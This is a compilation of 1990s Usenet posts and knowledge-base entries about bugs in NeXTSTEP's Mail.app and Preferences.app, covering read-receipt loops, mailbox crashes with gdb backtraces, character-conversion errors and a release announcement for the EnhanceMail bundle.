> 3.2 Mail.app didn't do this. I'd consider this a bug and a regression.
You might find that the remailer has mucked up your message; in general remailers SHOULD NEVER pass on a receipt header, but most of them are stupid.

But the really bad thing is that they set "reply-to" to the list, and therefore when your system had to send a receipt, it MUST obey the reply-to if one is given.

This is the usual cause of nonsense like this. I don't know why 3.2 might have done it differently.

Was it the same remailer involved on 3.2 and 3.3

From: chuck@its.com (Chuck Swiger)
Newsgroups: comp.sys.next.bugs
Subject: Re: Mail.app bug/change in 3.3
Date: 18 Nov 1995 16:52:34 GMT

[reformatted to ~75 columns]
charlie@why.az.stratus.com (Charles_Spitzer) wrote:
> I recently installed 3.3 User on my black NeXT. A couple days later I
> read some mail that came in from an Internet mailing list, and replied
> to one of the pieces of mail. I have the read receipt requested turned
> on in my preferences, so of course Mail.app sent my mail off to the
> mailing list with this flag on. I then read my own post, which sent the
> read receipt to the mailing list (because it was the sender) instead of
> to myself. I then read the receipt, which then sent another read receipt
> mail back to the list. It took me a couple of tries to figure this out,
> at a result of 1000+ pieces of mail that the remailer had to send out.

That sounds roughly like the correct behavior. Why did you send mail to a mailing list with read-receipt enabled? That's not a good idea at all.

I also think read-receipts in general aren't useful (since they don't really mean much) and are an invasion of privacy. I've got a filter that stops all read-receipts....

> 3.2 Mail.app didn't do this. I'd consider this a bug and a regression.

Perhaps so.

-Chuck
--

Charles Swiger -- chuck@its.com | Information Technology Solutions, Inc.
-----+-----
CrashCatcher Development, Systems and Networking Administrator

From: "Timothy J. Luoma" <luomat@capitalist.princeton.edu>

Newsgroups: comp.sys.next.bugs
Subject: Re: Mail.app bug/change in 3.3
Date: Mon, 20 Nov 1995 12:19:07 -0500
Mime-Version: 1.0
Content-Type: TEXT/PLAIN; charset=US-ASCII
In-Reply-To: <48130i\$rij@news.its.com>

On 18 Nov 1995, Chuck Swiger wrote:

> [reformatted to ~75 columns]
> charlie@why.az.stratus.com (Charles Spitzer) wrote:
> > I recently installed 3.3 User on my black NeXT. A couple days later I
> > read some mail that came in from an Internet mailing list, and replied
> > to one of the pieces of mail. I have the read receipt requested turned
> > on in my preferences, so of course Mail.app sent my mail off to the
> > mailing list with this flag on. I then read my own post, which sent the
> > read receipt to the mailing list (because it was the sender) instead of
> > to myself. I then read the receipt, which then sent another read receipt
> > mail back to the list. It took me a couple of tries to figure this out,
> > at a result of 1000+ pieces of mail that the remailer had to send out.
>
> That sounds roughly like the correct behavior. Why did you send mail to a
> mailing list with read-receipt enabled? That's not a good idea at all.
>
> I also think read-receipts in general aren't useful (since they don't
> really mean much) and are an invasion of privacy. I've got a filter that
> stops all read-receipts....

Anyone who has Mail3.3 can stop this via a dwrite... something like

dwrite Mail ReadReceiptOption X

where X is 'yes' 'no' or 'ask'

>
> > 3.2 Mail.app didn't do this. I'd consider this a bug and a regression.
>
> Perhaps so.

Mail 3.2 did handle something about read-receipts differently, there was
something different, but I can't remember what now...

read receipts are no longer a viable way to tell if someone has actually
read your message. receiptfilter has been around for a couple of years,
and others have hacked ways around this too..

TjL

From: reichman@scf.usc.edu

Newsgroups: comp.sys.next.bugs
Subject: Re: Mail.app bug/change in 3.3
Date: 21 Nov 1995 00:10:11 GMT

c/o Timothy J. Luoma:
> Anyone who has Mail3.3 can stop this via a dwrite... something like
>
> dwrite Mail ReadReceiptOption X
>
> where X is 'yes' 'no' or 'ask'
>

which is to say:

dwrite Mail ReadReceiptOption NO
dwrite Mail ReadReceiptOption YES
dwrite Mail ReadReceiptOption ASK

--
Thanks and be well,

Matthew

=====
Matthew Reichman | NeXTStep v.3.3 m68k
reichman@scf.usc.edu | NeXTMAIL & MIME welcome
USC-CNTV

For my PGP key - send email subject "request_PGP"

KBNS.33.2.XXX
From: cedman@Princeton.EDU (Carl F. Edman)
Newsgroups: comp.sys.next.announce
Subject: SUBMISSION: EnhanceMail 1.0 has been released
Date: 10 Nov 1995 00:04:03 -0500
Approved: sanguish@digifix.com

Reply-To: Carl Edman <cedman@Princeton.EDU>

Source and binary packages have been uploaded to orst and
peanuts. URLs to the packages on orst are:

ftp://ftp.cs.orst.edu/pub/next/sources/mail/EnhanceMail1.0.s.NIHS.tar.gz
ftp://ftp.cs.orst.edu/pub/next/binaries/mail/EnhanceMail1.0.b.NIHS.tar.gz

I've also attached the README file to this message.

Carl Edman

This package contains the EnhanceMail bundle. This bundle extends the
capabilities of Mail.app 3.3 by adding quoting, signatures, X face
support and a number of other features. To enable it install
EnhanceMail.bundle anywhere in the mail bundle path (~/.Library/Mail,
/LocalLibrary/Mail, /NextLibrary/Mail, and the Mail application
wrapper itself) and restart Mail.app. The recommended location for
system-wide installation is /LocalLibrary/Mail, for personal
installation ~/.Library/Mail. After installing the bundle, a more
detail description of its capabilities can be found at the end of the
Mail.app online help.

Note that this bundle will only work with Mail.app 3.3. Earlier
versions of Mail.app can not be extended by external bundles. However
there are reports of success with this bundle using Mail.app 3.3 on NS
3.2 systems. Conceivably this bundle could also work with later
versions of Mail.app, but as it is highly dependent on the internals
of Mail.app this seems unlikely. Instead the author plans to release
new versions of this bundle as new versions of Mail.app become
generally available.

IMPORTANT: There is a confirmed bug in Mail.app 3.3 which causes it to
crash if more than one directory in the mail bundle path (see above)
contains more than one bundle. For example, you could have one bundle
in each of the given directories and a dozen in ~/.Library/Mail, but
you could not have two bundles in ~/.Library/Mail and two in
/LocalLibrary/Mail. Considering that as of the time of this writing
there are a grand total of three mail bundles publicly available, this
should not be a problem at most installations.

Carl Edman
cedman@princeton.edu

11-3-95

XXX.33.1
Newsgroups: comp.sys.next.bugs
From: magnus@darwin.uchicago.edu (Magnus Nordborg)
Subject: Mail.app (NS 3.3) eats .mailalias
X-Nntp-Posting-Host: darwin.uchicago.edu
Date: Tue, 19 Sep 1995 13:50:29 GMT

Mail.app has a bad habit of arbitrarily truncating long entries under
"Private Groups" so that data is lost. This bug existed in 3.2 as well.

Magnus Nordborg
Department of Ecology & Evolution
The University of Chicago
1101 E. 57th St.
Chicago, IL 60637-1573
USA
magnus@darwin.uchicago.edu (NeXT Mail, MIME)
+1.312.702-1093 phone (lab)
+1.312.667-5331 phone (home)
+1.312.702-9740 fax

XXX.33.0
From: bnh@active.com (Brian Hess)
Newsgroups: comp.sys.next.bugs
Subject: Re: Mail.app cannot write new mail into the mailb
Date: 24 Jun 1995 21:20:43 GMT

This reminds me of a bug I forgot to report:

Mail.app can't handle /usr/spool/mail files where the last message has
Control-Z's (decimal 26) at the end of it. You will get a spurious
message from the mail application claiming that it cannot write the
mailbox.

This bug only appears with someone who downloads mail files using
old-fashioned XModem in "binary mode" would get. (Trailing packet
padded with ^Z's, binary mode doesn't strip them.)

Brian Hess
Active Ingredients, Inc.
bnh@active.com

XXX.32.2

From: Lennart_Lovstrand@NeXT.COM
Newsgroups: comp.sys.next.bugs
Subject: Re: Using NeXT mail locks up mailboxes
Date: 2 Nov 1994 20:36:04 GMT

In article <9411021052.AA34799@lo-mac3108B.hitc.com> jjuran@eos.hitc.com
(Joshua Juran) writes:
> We have a network of machines running mostly Solaris and HP-UX. We
> also have a PA-RISC with NeXTStep. These are all in an NIS domain, and they
> mount /usr/spool/mail. I'm having a problem where my system mailbox becomes
> owned by nobody (uid -2, shown as 65534 on the server). The server is an
> Auspex running SunOS 4.1.1. Curious fact: when the mailbox is owned by
> nobody, it doesn't receive mail! This puzzles me. (Group is staff, btw.)

Let me guess -- you're trying to deliver mail on a host that NFS mounts
/usr/spool/mail without root access. Am I right? Thought so. ;-) Under
NEXTSTEP 3.2 and earlier, /bin/mail (which performs the actual delivery) will
create the mailbox file while running as root and later attempt to chown it to
its real owner. This will fail when the spool directory is mounted over NFS
without root access to the client and the file will end up owned by user
"nobody". After this, /bin/mail will refuse to append more messages to it
since it isn't owned by the recipient and mail will start to bounce.

NEXTSTEP 3.3 fixes this by making /bin/mail run under the intended recipient's
uid at the time the mailbox is created. Thus no root access is required and
no mapping to "nobody" occurs. The workaround for 3.2 and earlier is to
either (1) not deliver mail to NFS mounted spool directories, but instead
forward the messages to the NFS server, or (2) grant root access to the NFS
client. Since you can become any other user anyway once you're root, it
doesn't really open any new security holes (unless other files also are
exported).

Cheers,
--Lennart Lovstrand
NeXT Software Engineering

XXX.32.1
Mail can't handle empty lines at a different font size the way Edit does. Just copy an entry like KBNS.32.1.025 to a compose window: the small skips become large ones. Hmm, not always?...

Bugs

KBNS.33.1.038_o3.2o en-dash converted to underscore rather than hyphen for Non-NeXT mail

Description: If an en-dash is typed or pasted (1±2), it is converted to an underscore (1_2) instead of to a hyphen (1-2), either immediately (typing in Non-NeXT mode), or at the transition from ``NeXT Mail" to ``Non-NeXT".

How to verify: Should be obvious.

Urgency: Makes an incorrect conversion, not immediately obvious (only if you're paying attention to it or reading the result), tedious workaround.

Confirmed: Raf_Schietekat (o3.2o, reported)

Workaround: Before converting, find all en-dashes and change them to hyphens.

Cure (for NeXT): Cure it.

Comment: Isn't the trademark NeXTmail? Then why NeXT Mail in that button?

See also: KBNS.33.1.039 (NXToAscii())

KBNS.32.1.025_o3.2o Mail doesn't give the user a chance to review unsent messages at logout or power-off time

Description: When the application is Quit, Mail has at least some provision to give the user a chance to decide about sending or discarding an undelivered message. But for logout or power-off Mail just destroys any such messages without further ado.

Lennart_Lovstrand of NeXT: ``This will be fixed in 3.3."

How to verify: cmd-n, <tab>, <tab>, <tab>, "aeuaoeuaeuaoeuaoeu", logout

Urgency: User input is lost, and the user may not be aware of it. Messages tend also to be rather important, and to have real-time significance.

Confirmed: Raf_Schietekat (o3.2o, reported), Lennart_Lovstrand (o3.2o)

Workaround: Always send messages immediately, or remember to check Mail.app before logging out.

Cure (for NeXT): Cure it.

See also: KBNS.00.0.164

KBNS.00.0.151_o3.0o±o3.2o KBNS.32.0.rev Bug with Undo. Undo doesn't work as expected, even the first undo produces unexplicable results (in 3.2, nothing happens). Other than that, Delete and Undelete seem to be never enabled for text, only for messages in a mailbox.

Lennart_Lovstrand of NeXT: ``Undo (!=undelete) is known to be flaky and will get fixed if there is time."

XXX.3.2 KBNS.00.0.152_o3.0o KBNS.32.0.rev Detail, to cure at leisure. (*Warning: I couldn't easily reproduce this, will try again later. XXX*) When mail is received and the user just deletes what has arrived by dragging and clicking the Delete button, Mail still indicates new mail, and can't immediately be convinced otherwise except by generating new mail to oneself and reading that. It's probably an unusual condition (just because I was testing the sound feature).

Lennart_Lovstrand of NeXT: ``Known misfeature, currently open."

KBNS.00.0.155_o3.0±3.2o KBNS.32.0.rev Reported by Subrata_Sircar (also to comp.sys.next.programmer, a whole discussion followed), who reraised it for 3.1, Bug_NeXT.39767, Lennart_Lovstrand says it will be cured ``in the next release" (now 3.2) What I think is the real problem as I tested it follows. Mail.app allows NXASCIIpboardType (part of copies from a rich Text; if it isn't on the NXGeneralPboard Mail.app just NXBeep(s) to be pasted into the upper part of a .mbox window's NXSplitView (this part is only first responder when the mailbox is newly opened, or when a message is selected (clicking in the top part if that is empty does nothing: an extra bug)). If the text is a properly delineated portion of a mailbox (starting at the ``From" line, as produced when copying *from* a mailbox), this selection is immediately included as an extra message (I exclude rich messages from now on: copy-pasting these between mailboxes works fine, but don't make much sense in other cases). The problems occur when the text (copied from outside Mail.app) doesn't start at a ``From" line: **Mail.app crashes** because of an Illegal Instruction (see below for additional adventure). Here on our findings diverge: After Mail is relaunched, if there was no ``From" line in the selection, nothing is inserted into the mailbox (Subrata_Sircar: there's always an ``Appended message"); if there was one, these messages are normally included, and any preceeding material is included with a subject ``Appended message" (both from root shell (Subrata_Sircar: Mail run as root never crashes) and Workspace). The problem is obviously that Mail.app makes certain assumptions about the pasted material, but doesn't parse it to make sure they are valid. Subrata_Sircar has done a lot of testing to find consistency or correlation with hardware, preferences, root (here he found something, see above)^{1/4} For the whole picture, ask Subrata_Sircar. The problem seems intractable unless much effort is invested, and there is sufficient information here for NeXT to reproduce and cure the problem.

Trying to examine the core file (running directly from gdb gives one item more than this: the app crashes because of an illegal instruction) is strange too. I've emphasized some entries in italics to indicate that they do stay the same between tries, in bold to indicate that they differ. This comes from comparing my original try with two I got from pasting into a mailbox of a Mail run from a root shell. Well, Subrata_Sircar also reports crashing in the same place everywhere, but for him this location differs from mine! Go figure^{1/4}

```
% ls /cores
```

```
core.191
```

```
% gdb /NextApps/Mail.app/Mail
```

```
Reading symbol data from /NextApps/Mail.app/Mail...
```

```
(no debugging symbols found)...done.
```

```
Reading symbol data from /usr/shlib/libIndexing_s.A.shlib...done.
```

```
Reading symbol data from /usr/shlib/libMedia_s.A.shlib...done.
Reading symbol data from /usr/shlib/libNeXT_s.C.shlib...done.
Reading symbol data from /usr/shlib/libsys_s.B.shlib...done.
(gdb) core-file /cores/core.191
0xa002016 in libIndexing_s.A.shlib_jump_table ()
(gdb) bt
#0 0xa002016 in libIndexing_s.A.shlib_jump_table ()
#1 0x67be8 in goodDate ()
Cannot access memory: address 0x6167650a out of bounds.
(gdb) quit
%
```

If anyone has an explanation, I'd like to know. I then tried to examine the core file by loading it into Edit. I made the window as large as my screen, searched for the word mail, dragged the Edit menu off to the right¹/₄ and then every click of the left mouse called the menu underneath it! Keyboard shortcuts didn't work, and I couldn't select any other app. Because mine is a standalone configuration (otherwise: rlogin and so), I couldn't kill any application. I had to reboot!!! NeXT should definitely provide a shell interface that bypasses the DPS server like the monitors do.

Lennart_Lovstrand of NeXT: ``A bug caused by a too short char buffer (tickled when the username is > 6 chars long). Will be fixed in the next release." (I didn't check this explanation or even compare it against the bulk of this entry, just reproducing.)

KBNS.10.2.016_o3.0o_o3.2o KBNS.32.0.rev Bug, only visible when receiving mail with something else than Mail.app (or looking at spool files), from a report by Gerben_Wierda and verified by Raf_Schietekat. When sending non-uuencoded NeXT mail, Mail.app normally encodes non-explicit line breaks (caused by wrapping around in the Compose Window) as space-break pairs, indicating to a receiving Mail.app that this break is to be removed, and doing no harm for naive recipients. When trailing spaces are explicitly entered, Mail.app chooses to duplicate the break, and this is a wrong choice: it will cause a spurious empty line on a naive recipient mail program (the intended recipients of non-uuencoded mail!), and one trailing space to be lost for a receiving Mail.app. The right choice would be to detect this situation ASAP, and to ask the user whether these trailing spaces should be deleted or a *real* Non-NeXT format used (without the soft-break trick).
Lennart_Lovstrand of NeXT: ``Misfeature, currently open."

KBNS.10.2.030_o3.0±3.2o KBNS.32.0.rev Bug when reverting to Non-NeXT. In 3.0, an ellipsis (⋯) is converted to a period (.) rather than to the three dots (⋯) that NXToAscii() advertises. In 3.1±3.2, a panel `NXRunAlertPanel("Make ASCII", "You must remove attachments before using this command.", NULL, NULL, NULL);` appears (yes, even for a contrived message with nothing but a ``⋯'', how's that for evading the problem!), even though things like accented characters are converted properly.

Lennart_Lovstrand of NeXT: ``Unable to reproduce the problem with an ellipsis causing an alert panel to appear. As for an ellipsis being turined into a single period, yes, this is unfortunate but the current code can't expand a single character into a string. Unlikely to be fixed (but I've entered it into our bug database)."

Raf_Schietekat: ``Tried the alert panel thing again, and it is like I wrote. Then Lennart_Lovstrand tried again, and explained what he did, to make sure we understood each other. He could *not* reproduce this. Weird. Other votes on this?"

KBNS.32.0.019_c3.2o Reproducible crash

When I pipe the aliases list at the beginning of KBNS through `awk '{print $3}'`, and then put them all on one line separated by commas (90 entries at the time of writing), and then use that in a To: field, Mail.app crashes at Deliver time. Miraculously, the message is saved in Outgoing.mbox. But it is apparently not delivered to sendmail, because it does not appear in my UUCP queue. In Outgoing.mbox, a bunch of names appear in the Date: field. If I split up the list in four batches, everything is fine.

Lennart_Lovstrand of NeXT: ``Fixed in the next release."

KBNS.00.0.156_o2.1±3.0o_o3.2o KBNS.32.0.rev Small correction. It's good that Private Groups are now always ordered, but when one is added, it should also be immediately selected. Lennart_Lovstrand of NeXT: ``Good suggestion. May get into the next release."

KBNS.00.0.157_o2.1±3.0o_o3.2o KBNS.32.0.rev Bug with symbolic links.

Raf_Schietekat: ``

o3.2o When anything is link-dragged into a message (tested for an ordinary file, a symbolic link to an ordinary file, an unreadable ordinary file, a link is made at inclusion time (OK).

o3.2o When an ordinary file is copy-dragged into a message, a copy is made at inclusion time (OK).

o2.1±3.2o When a symbolic link (tested for a link to an ordinary file) is copy-dragged into a message, a replica of the link is made (the user should really be consulted in this case, and Lennart_Lovstrand seems to agree, see his comment).

o3.2o When a directory is copy-dragged (didn't test link-dragging) into a message, Mail copies its contents *at Deliver time*. This is dangerous, because the user must deliver the message before being able to touch that directory again. If the user cannot at least specify copy-at-include-time in Preferences and/or be consulted at include time, this is a definite bug.

o3.0o_o3.2o When an unreadable ordinary file is copy-dragged into a message, Mail doesn't complain, but at receive time the file only shows a default NeXT icon because the file hasn't been transferred (a definite bug).

o3.2o For the tests of copy-dragging and link-dragging an unreadable file (only rw to root) together (done in one message), the following appears on the console at receive time:

```
tar: can't create /tmp/rfschtkk/No_subject.attach: No such file or directory
tar: can't create /tmp/rfschtkk/No_subject.attach: No such file or directory
tar: can't create /tmp/rfschtkk/No_subject.attach: No such file or directory
tar: can't create /tmp/rfschtkk/No_subject.attach/: Not a directory
tar: can't create /tmp/rfschtkk/No_subject.attach/: Not a directory
"
```

Lennart_Lovstrand of NeXT about the formulation in KBNS.11.3: ``Being able to send links is a feature often used to cheaply send files that are shared through a common NFS-based file system. However, Mail should adhere to Workspace's copy/link/move dragging protocol."

KBNS.00.0.158_o2.1±3.0o_o3.2o REALLY UGLY BUG. Is harmful *off the Internet proper*, like on bitnet. It is still possible to send non-uuencoded NeXT Mail. This serves no purpose at all except that when a non-NeXT Mail recipient inadvertently receives such NeXT Mail he *may* be able to read the content off the screen. But everyone suffers: non-ASCII characters mutilated (inclusion related to other bugs), lines truncated or badly broken off, etcetera. There should be an equivalence between uuencoded and NeXT Mail, obviating the triangle in the Deliver button. People don't understand Mail at present, I see all those questions and mistakes on NeXT-L@brownvm.brown.edu related to this.

Lennart_Lovstrand of NeXT: ``This will also be fixed in the next release when non-uuencoded NeXTmail message will adhere to the max line width set in Mail's preference."

KBNS.00.0.339_o2.1±3.0o±o3.2o KBNS.32.0.rev It's still possible to paste non-ASCII characters into a Compose window without this changing the status to NeXT Mail (BTW, it's not possible anymore in 3.0 to type such characters, but this is a matter of choice, I guess, although there should be an NXBeep() each time). Services does the same thing.

Lennart_Lovstrand of NeXT: ``Sending 8 bit characters as non-NeXTmail is a bug; currently open."

KBNS.00.0.159_o2.1±3.2o Design error about Next-Attachment. Abandon this Next-Attachment: line in the envelope. Use X-Next-Attachment: like everybody else (I've included a quote from NeXT's own ``Tricks" file in the sendmail documentation to back that up). Better yet, move this line to the body. That will make a lot less mail systems ((all?) bitnet list servers, at least the late NeXT-L@brownvm.brown.edu) mangle the format (serving everyone, including those who receive mail on a NeXTSTEP computer, an unintelligible uuencode letter soup). If they do now, it's entirely NeXT's fault.

Preceding the name of a nonstandard header line with **X-** follows mail header format conventions, and makes sure that your message complies with all relevant standards.

Lennart_Lovstrand of NeXT: ``Yes, that would be nice to fix. However, we need to stay compatible with all the existing NEXTSTEP Mail users."

Raf_Schietekat: ``Well, do it both ways: leave in the Next-Attachment: line in the header, but add it also to the body, before the ``begin" of the

uuencoded stuff (uudecode will ignore this). As people upgrade, the problem will occur less and less often."

Lennart_Lovstrand of NeXT: ``We can't put anything in before the "begin" line as it would break some older versions of Mail.app. Still, a good suggestion. I've entered it to our bug tracker database."

Raf_Schietekat: ``I've tried it: added two lines of text before the "begin" line, and an empty line on top, in /usr/spool/mail/rfschtk, for an RTF message to myself. It was correctly received. uudecode is immune to such stuff, and I don't believe it was more sensitive in any previous release."

KBNS.00.0.160_o2.1±3.2o KBNS.32.0.rev The user should have control over the receipt mechanism.

The user should be able to switch (Preferences^{1/4}) between having receipts generated transparently and being asked for confirmation each time in an attention panel (default). It should also be indicated whether a receipt was requested (now one has to copy a message, paste it into an Edit window and examine the envelope for the undocumented .RR), and a receipt message should change that to an indication that this message was read, in addition to the normal message that one now gets.

As another matter, what good is a timestamp if one doesn't get the timezone? (Very naively: a good receipt mechanism would attach the receipt to a return message unless a timeout is reached, and only negative acknowledgement would be given to the user, if his Mail sees a timeout on receipt confirmation.)

Lennart_Lovstrand of NeXT: ``Known misfeature, currently open."

KBNS.00.0.162_o2.1±3.0o_o3.2o KBNS.32.0.rev Bug. When searching through a .mbox's addresses and subject lines, the particular message still has to be clicked before its content are displayed (i.e., the Mailbox can temporarily be in an incongruous state).

Lennart_Lovstrand of NeXT: ``Unclear. Displaying the message would make it slower to repeatedly search forward. It is also unclear what to do with Find All. However, expect some solution in the next release."

Raf_Schietekat (suggested solution): ``Whenever multiple messages are selected, the message area should be NXEraseRect'ed and show ``Multiple Messages Selected". For a single hit that text should be ``Message display delayed to speed up repeated searching\nClick in window or hit space bar" or something. Maybe a preferences setting can allow a user to have single hits displayed immediately anyway.

KBNS.32.0.017_o3.2o Little harmless bug. When Mail.app is launched by doing open Mailboxes/Outgoing.mbox, this mbox does not appear in the Windows menu until it is explicitly opened from the Mailboxes panel. At that time, it appears with its full path. If it is closed and reopened from Mailboxes, it reappears as normal.

Lennart_Lovstrand of NeXT: ``Verified. Entered into our bug tracker database."

After this only before 3.2

KBNS.10.3.020_o3.0c Bug with Lip Service panel, reported by Nicolas_Dore on c.s.n.bugs on 1993-06-24, verified by Raf_Schietekat, cured in 3.1, except for the message on the console.

When the waveform display is selected, a resize bar appears which operates normally for horizontal resizing. But if the user accidentally changes height, the subviews are repositioned in a chaotic manner, and Mail doesn't seem to stop sending DPS error messages to the console, even after the panel is closed. The panel should have a delegate which implements `windowWillResize:toSize:` to constrain it to constant height. BTW, this message appears on the console any time waveform display is (de)selected: ``Assertion failed: You removed a View from the View hierarchy that had been lockFocus'ed".

KBNS.00.0.341_o2.1±3.0o_b3.2 If `cmd-u` is done on an empty mbox, Mail crashes (reproducible like this: make sure `Active.mbox` is empty, and launch Mail by double-clicking, then do `cmd-u` on `Active.mbox`).

Lennart_Lovstrand of NeXT: ``Unable to reproduce under 3.2." Same for Raf_Schietekat.

KBNS.00.0.154_o3.0o_b3.2 Mail.app changing Reply-To: in Preferences, from Michael_Ross in a 1992-12-11 message, not verified

In Mail.app, under NS3.0, changing the Reply-To: field and clicking on Set does not modify the field on the next outgoing piece of mail. However, if another setting in the Preferences dialog *is* changed along with the Reply-To field (e.g. checking a check box), then the change to the Reply-To field takes effect.

Lennart_Lovstrand of NeXT: ``Unable to reproduce under 3.2." Same for Raf_Schietekat (was Michael_Ross right about 3.0?).

Crashes Things to remember: apparently two kinds of problems, happened several times already to me (o3.0o_o3.2o), other people have experienced the `table_of_contents` one as well (the one which can be overcome by throwing away `table_of_contents`).

KBNS.00.0.082_o3.0o Mail.app sometimes corrupts Outgoing.mbox and crashes when trying to open it afterwards 1993-02-27 Mail has now managed to produce an `Outgoing.mbox` which will let it crash immediately when it tries to open it (Mail crashed immediately after successfully sending out a message). I've thrown it away since... Letting Mail crash under `gdb` (I'm saving space by not including the backtrace) shows that Mail crashed because of a memory exception in `tm_to_gmt`, 41 frames deep. Frames 41, 25 and 19 are all in `main()`!!! I don't think any program will call its own primary function recursively, so there must be something very wrong here. **KBNS.00.0.083_o3.0o 1993-03-13** Same thing (I didn't investigate nor

keep this mailbox, though)! **KBNS.10.2.015_o3.0o** Except for the circumstances of producing the corrupt file (I now had some trouble with hiwat being reached), the exact same thing happened, including the numbers mentioned. **KBNS.32.0.018_o3.2o** **KBNS.32.0.rev** Apparently the same phenomenon: Mail crashes when opening Outgoing.mbox, and doesn't anymore if table_of_contents is deleted. Well, in 3.2 I have found out that these are two phenomena: one can be overcome by throwing away table_of_contents, but the one about tm_to_gmt can't. I have produced a little mailbox for verification that will reliably crash Mail.app.

Lennart_Lovstrand of NeXT: ``Thanks, I've found and fixed the problem. It was a sign extension bug caused by the 8-bit character in the From: line. BTW: Be aware that strictly speaking only 7-bit ASCII is allowed in message headers as per RFC822."`

XXX.3.2 KBNS.10.3.009_o3.0o Now Mail.app keeps crashing at launch time, because it has corrupted Active.mbox and can't live with it (after I deleted table_of_contents, things were OK again). This is with gdb (no applcon visible):

```
Program generated(1): Memory access exception on address 0x0 (protection failure).
```

```
0x15fb8 in main ()
```

```
(gdb) bt
```

```
#0 0x15fb8 in main ()
```

```
#1 0xc742 in getLongName ()
```

```
#2 0xcc6c in getResourceDir ()
```

```
#3 0x13974 in openMbox ()
```

```
#4 0x166cc in main ()
```

```
#5 0x602e35a in -[Application run] ()
```

```
#6 0x156a4 in main ()
```

How can main appear in frames 0, 4 and 6???

```
Date: Sat, 29 Jan 94 17:02:00 GMT+0100
From: rfschtk (To: NeXT-prog@cpac.washington.edu)
To: NeXT-prog@cpac.washington.edu
Subject: Mail.app failure
Reply-To: RfSchtk
```

LS,

Mail.app is playing up on me again. When I open a Mailbox, it always crashes with the following backtrace. I have tried the delete-table_of_contents workaround that often helps, but not here. Sometimes I can open this Mailbox when launched from gdb, but on other tries I can't.

I'm totally bewildered by this weird backtrace: note frames 19, 25, 41. Also, info frame 1 mentions address 4ef4. (I wanted to get some more info, but Mail won't crash now.) This has happened in 3.0 as well, if I recall correctly.

So what's the problem, probably?

I'm running 3.2 on a NeXTstation.

Thanks,

Raf Schietekat, RfSchtk@banruc60.bitnet, Flanders, Belgium
RfSchtk%banruc60.bitnet@uunet.uu.net or so if the above does not work for you
(real, i.e., with triangle in the Deliver button) NeXTmail preferred
I can't reach sites with ! or % in their address, or ending in .at or .uucp

```
(gdb) bt
#0  0x76c2 in tm_to_gmt ()
#1  0x4ef4 in getFromField ()
#2  0x482e in makeLower ()
#3  0x48a2 in makeLower ()
#4  0x601b7ac in -[View _display:] ()
#5  0x601b814 in -[View _display:] ()
#6  0x601b814 in -[View _display:] ()
#7  0x601b814 in -[View _display:] ()
#8  0x601b814 in -[View _display:] ()
#9  0x601b814 in -[View _display:] ()
#10 0x60201d8 in -[FrameView _display:] ()
#11 0x601406a in -[View display:] ()
#12 0x60139ea in -[View display] ()
#13 0x601b496 in -[Window display] ()
#14 0x6021230 in -[Window _doOrderWindow:relativeTo:findKey:level:forCounter:force:] ()
#15 0x602f364 in -[Window orderWindow:relativeTo:] ()
#16 0x603aefa in -[Window makeKeyAndOrderFront:] ()
#17 0x145d0 in openMbox ()
#18 0x14210 in openMbox ()
#19 0x16b50 in main ()
#20 0x15cf2 in ASCIIlength ()
#21 0x502ea68 in -[Object perform:with:] ()
#22 0x6060530 in -[Application sendAction:to:from:] ()
#23 0x6064dc4 in -[Control sendAction:to:] ()
#24 0x6073920 in -[Button performClick:] ()
#25 0x15fc0 in main ()
#26 0x502ea68 in -[Object perform:with:] ()
#27 0x6060530 in -[Application sendAction:to:from:] ()
#28 0x6064dc4 in -[Control sendAction:to:] ()
#29 0x60aa50a in -[NXBrowser doDoubleClick:] ()
#30 0x502ea68 in -[Object perform:with:] ()
#31 0x6060530 in -[Application sendAction:to:from:] ()
#32 0x6064dc4 in -[Control sendAction:to:] ()
#33 0x606f4ae in -[Matrix sendAction:to:] ()
#34 0x6075720 in -[Matrix sendDoubleAction] ()
#35 0x6075c92 in -[Matrix _sendDoubleActionToCellAt:] ()
#36 0x606959a in -[Matrix _mouseDownNonListmode:] ()
#37 0x606f518 in -[Matrix mouseDown:] ()
#38 0x606177c in -[Window sendEvent:] ()
#39 0x6029772 in -[Application sendEvent:] ()
#40 0x602ffd2 in -[Application run] ()
#41 0x15f6e in main ()
(gdb)
```

Suggestions

KBNS.00.0.164_o3.0o_o3.2o KBNS.32.0.rev Instead of `NXRunAlertPanel("Close","This is an undelivered Compose window. Closing it will destroy its contents.", "Close Anyway", "Cancel", NULL)`, something like `NXRunAlertPanel("Close","Discard message or save in NotSent.mbox?", "Discard", "Save", "Cancel")`.

Lennart_Lovstrand of NeXT: ``Known problem, currently open."

Workaround: Make sure that you archive outgoing messages, and send to "nobody" (an alias for /dev/null).

See also: KBNS.32.1.025

KBNS.00.0.163_o3.0o_o3.2o From Bug_NeXTec.1897. Services/Mail/Selection should open a new Compose Window, not replace the selection in an existing Compose Window. A Preference should be provided here.

KBNS.11.3.015_o3.0±3.2o KBNS.32.0.rev 0 blocks Every time a NeXTmail-encoded message is transferred between mailboxes, Mail.app writes ``0 blocks", which ends up on the Console. If someone (me) has a console watchdog that pops up a window whenever new material is detected, this can get quite cumbersome.

Lennart_Lovstrand of NeXT: ``Known minor bug, currently open."

KBNS.32.0.023_o3.2o GUI guidelines violation

Even after the guidelines were changed to forbid the ``return" icon in a button unless the window is key and will thus catch return keydown events, Mail.app still has such an icon in its Mailboxes window while it is not possible to transfer messages using the return key.

Lennart_Lovstrand of NeXT: ``Known bug, currently open."

KBNS.32.0.045_o3.0±3.2o Private Groups aliases may confuse recipients

Problem: When only such an alias is used, some mailers may attach a path, creating the illusion that the alias really exists at some site (where the message passed). This is not strictly a NEXTSTEP bug, but it's a harsh world out there, and it's best to adapt.

Example (on 1994-02-20): ``Michael_Ross" (for mross@antigone.com) becomes ``Michael_Ross@cc1.kuleuven.ac.be:rfschtk@banruc60.bitnet"

Possible cure (for NeXT): Don't say ``To: Coworkers'', say ``To: (Private Alias Coworkers) jdoe@x.y.com, foo@bar.dee.com''
Thanks to: Michael_Ross

/NextApps/Preferences.app;¬/NextApps/Preferences.app

;KBNS.33.2.rtf;Contents;¬Contents

Preferences.app itself

KBNS.33.1.037_c3.3o NSDate instance leaked for each clock update (best guess for this problem)

Description: NSDate is a new OpenStep class, which is instantiated in autoreleased state. But Preferences.app was apparently not equipped with the machinery to autorelease things (an NSAutoreleasePool that is emptied on every iteration of the event loop), so now those NSDate instances accumulate as garbage. After a while, the application can grow a lot (at one NSDate per second...), making the swapfile grow (e.g., 3MB/day according to Mark Crispin).

How to verify: See c.s.n.bugs conversation.

